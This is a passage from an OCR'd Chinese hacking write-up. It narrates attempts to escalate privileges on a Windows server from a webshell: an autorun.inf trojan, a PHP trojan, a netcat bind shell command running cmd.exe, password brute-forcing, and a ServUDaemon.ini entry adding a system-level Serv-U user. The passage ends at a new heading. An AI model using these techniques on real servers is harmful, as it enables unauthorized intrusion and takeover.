

图 1

三、走入误区


到其它盘看看有没有可利用的，C 盘全盘有浏览的权限，在21 种提权方法中有个autorun.inf 的提权方法，大致就是写入磁盘根目录，利用管理员进入盘符双击的习惯，写进木马，让对方中招，但是前提是不能禁掉磁盘的自动播放功能。我抱着试试的心态，传了个Autorun.inf 到根目录下，结果却发现了错误，如图2。


图 2

看来也仅有浏览的权限，没有想象中的高，第一项提权以失败而告终，我又发现C 盘根目录下有个PHP 目录的存在，这可是PHP 脚本呀，PHP 脚本默认安装是有很高的权限的，我马上传了个PHP 木马，首先想到的就是CMD 了，如果能直接创建用户的话，那就不用麻烦别的什么软件了，但是结果仍然让我大失所望，好象是被禁掉了什么，如图3。


图 3

我又到“C:\Documents and Settings\All Users\「开始」菜单\程序\启动\”目录下写个东西上去，结果还是没有权限，如图4，又使用刚才的方法，写Autorun.inf 也失败了，看来我还是走进了误区，一直以为PHP 有很高的权限，不行，得赶紧走出这个误区。


图 4

既然PHP 脚本沦落到了这种地步，那我们就重新回到aspshell 中，看看服务器都支持什么组件，很好很强大，支持Wscript.Shell，如图5。

再来看看对方使用的是什么系统，如果是Win2003 的话一般都会加上asp.NET 用户（大部分管理员都会装上的，这也是Win2003 系统自带的默认服务），我上传了一个CMD 到C:\Documents and Settings\All Users\Documents 目录下，然后在webshell 中执行CMD，使用“net user aspnet”来查看用户是否存在（前提是管理员没有删除net.exe，如果删除了net.exe 的话，我们还可以使用net1.exe），幸运的是管理帐号存在，不幸的是此帐号已经被“退休”好多年了，看来aspx 的脚本也没戏了，如图6。

四、峰回路转

既然服务器支持Wscript.Shell，那我们就来看看NC 提权（就是给对方上传一个NC，但前提条件是我们需要有足够的运行权限，然后把它反弹到自己的电

脑上），我使用的是重定向端口（nc -L -p 1478 -e cmd.exe），等开启了端口后我们再使用telnet连接，但结果还是失败了，如图7。

绕了一个大圈，又返回到了Serv-U的利用上，看来还得从Serv-U上寻找突破口呀，我又再次回到了C:\Program Files目录下，发现Serv-U的目录是可以浏览的，看来这个软件还是可以利用的。可能会有人认为，我们可以下载对方的ServUDaemon.exe，然后查找是不是管理员修改了Serv-U的默认密码或是端口之类的，起初我也认为这个方法是可行的，但下载回来后却傻眼了，因为发现密码还是默认的，但是通杀的Serv-U对它来说却为什么没有效果呢？我们继续看，ServUDaemon.ini是Serv-U用户密码存放的文件，如果我们暴力破解了其它站点的用户，查看其它站点是否拥有更大的权限呢？又经过了N个小时，密码却是一个也没有破解出来。我突然想起来，有一个提权是关于Serv-U的，就是修改ServUDaemon.ini添加一个有权限的用户，然后使用FTP提权系统用户。虽然这是一个很老的漏洞，比较高点的版本都把ServUDaemon.ini文件设置了，但还是来尝试一下吧，点击编辑，输入：

```
[USER=icecode|1]
Password=
HomeDir=c:\
TimeOut=600
Maintenance=System
Access1=C:\|RWAMELCDP
Access1=d:\|RWAMELCDP
```


设置一个用户icecode，密码为空，最后点击保存，但这个方法还是失败了，如图8。


五、直捣黄龙

